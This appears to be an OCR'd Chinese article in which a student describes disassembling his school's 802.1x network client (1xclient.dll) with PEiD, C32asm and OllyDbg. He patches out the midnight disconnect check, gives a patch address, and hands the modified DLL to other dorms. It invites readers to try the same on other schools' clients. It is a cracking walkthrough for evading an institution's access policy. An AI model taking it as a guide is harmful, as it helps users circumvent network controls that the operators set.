


图 5

自己动手吧，只是上高中的时候看过破解这方面的文章，我这个菜鸟在这方面真的是没有什么经验。

先了解一下 **802.1x 认证的工作方式：**

1、当用户有上网需求时，打开802.1X客户端程序，输入已经申请、登记过的用户名和口令，发出连接请求。此时，客户端程序将发出请求认证的报文给交换机，开始启动一次认证过程。

2、交换机收到请求认证的数据帧后，将发出一个请求帧要求用户的客户端程序将输入的用户名送上来。

3、客户端程序响应交换机发出的请求，将用户名信息通过数据帧送给交换机。交换机将客户端送上来的数据帧经过封包处理后送给认证服务器进行处理。

4、认证服务器收到交换机转发上来的用户名信息后，将该信息与数据库中的用户名表相比对，找到该用户名对应的口令信息，用随机生成的一个加密字对它进行加密处理，同时也将此加密字传送给交换机，由交换机传给客户端程序。

5、客户端程序收到由交换机传来的加密字后，用该加密字对口令部分进行加密处理（*此种加密算法通常是不可逆的*），并通过交换机传给认证服务器。

6、认证服务器将送上来的加密后的口令信息和其自己经过加密运算后的口令信息进行对比，如果相同，则认为该用户为合法用户，反馈认证通过的消息，并向交换机发出打开端口的指令，允许用户的业务流通过端口访问网络。否则，反馈认证失败的消息，并保持交换机端口的关闭状态，只允许认证信息数据通过而不允许业务数据通过。

简单介绍一下这个拨号软件的组成部分如图1所示。

很多的文件，其中可以看见几个动态链接库文件和驱动文件。

直接Setup安装，会在系统盘的**system32目录下生成1xclient.dll**等动态链接库文件，在安装目录下生成**1xclient.exe**。界面如图1所示。

特别说明：我们学校每个床位对应一个网线接口，这个网线接口会和你电脑的MAC地址绑定，如图2所示，申请上网号之后要填写好网络中心分配的IP然后连接，之后就默认绑定第一次上网的MAC地址。也就是说如果用自己的电脑在其他接口上网，需要把电脑的MAC和IP都改成该端口第一次绑定的才可以。

拨号之后会有两个Messgebox提示如图3、图4所示。

这两个Messgebox就是破解的切入点。

这个软件是根据什么来判断是否该断网呢？既然有倒计时的提示，显然所有同学的倒计时是一样的，但是并非所有同学的电脑时间都一样，因此首先可以排除根据本地时间判断了，其实如果真这么弱智的话，联想的人也可以卷铺盖回家了。

既然弹出这个Messgebox，我们可以猜测程序员在写代码的时候用得是个什么判断语句。

```
if(周1~周日)
{
If(当前服务器时间没到24点
…………定时器代码
Cout<<" 你可以访问网络的时长为24-现在时间" 一分钟后本窗口自动关闭<<
    Else<<" 你的上网时间已到，连接被断开"<<
    …………断网代码
    }
```

如图5所示。

```
Else
Cout<<" 你可以访问的时长为 24 小时"《
```

我的思路就是反汇编弹出Messgebox的相关文件，找到这个Messgebox然后找出附近断网的代码，如果我的猜想是正确的，那么只需要跳过断网的代码就可以通宵上网了。

现在就开始实施：

先PEID查壳。查哪个文件呢？软件在运行的时候任务管理器中的进程是1xclient.dll

所以先查它。结果如图6所示。

看来完全没有做过保护，而且是用c++写的程序。

直接用C32asm打开它。点击**查看一字符串**，然后在左边就能总览所有包含在这个DLL中的字符串了，依次往下查找，如图7、图8所示。可以看到常见的关键字符串，圆圈部分则是导致断网的那两个相关的Messgebox包含的字符串。




图 6




图 7

我最开始并不是用C32asm查找的，而是用的OD，然后ctrl+F查找关键字找到的字符串。这也使我的效率变得很低，通读了一次OD里面的反汇编的代码，代码保存在word中有8MB，看的我眼都花了。我是最后才发现C32asm有这个功能的。新手朋友要借鉴啊！

找到字符串后就该找对应的代码了。直接点击字符串左边的加号就可以看到地址。

下面是字符串对应地址：




图 9




图 8

00403929。

晚上再次测试，不再断网了。

目前有很多学校都用的是 802.1x 协议的网络管理软件，大部分都可以用此方法来实现不断网。有兴趣的朋友就去试试吧。

因为我们宿舍偶尔会遇到本应断网却没有断网的情况，我猜想也许是因为某些特殊情况吧。为了造福大众，就把修改过的程序传给隔壁舍友，还有其他几栋楼的朋友，经过一周的测试，虽然我们班的同学没有一个人断过网，但有几个宿舍还是出现了每天到点正常断网的情况，我去他们寝室替换了 **1xclient.Dll**，解决了这个问题。

当我以为已经成功破解的时候。其他楼帮我测试的朋友向我反映还是会断网，但是断网的提示并非正常的“上网时间已到，断开连接”而是“本时段限制上网”如图 11 所示。

正常情况下，只有在 12 点断网之后再次拨号，才会出现这个 messgebox，也就是说，晚上 12 点以后拨号才会出现这个提示。

和我同一栋楼的同学也遇到了这样的问题，到底是什么原因呢？经过调查，我把原因指向了交换机，同一栋楼的交换机并不是一样的，于是我进入了我们宿舍楼的机房，发现 405—410 寝室和我们 423—428 寝室用的是同一款交换机，交换机的型号为**联想的 ispirint 2924G intellgent swich 紫色款**。然后我又到对面的 405—410 寝室调查，给几台电脑替换了修改后的 DLL，运行后不再断网。在这个破解版的拨号软件发布出去之后，我收到过很多反馈，有很多同学能用，稳定正常，但是也有很多同学不能用，这是什么原因呢，于是我尝试通过“本时间段限制上网”这个字符串来找到它对应的代码，但是很可惜，找遍了所有相关的 dll 和 exe, sys, data 都没找到。因为我没有这方面的经验，完全是瞎摸乱碰，一直都没有结果，问过很多朋友也没能解决，发到看雪论坛。仍没有什么结果。




图 11

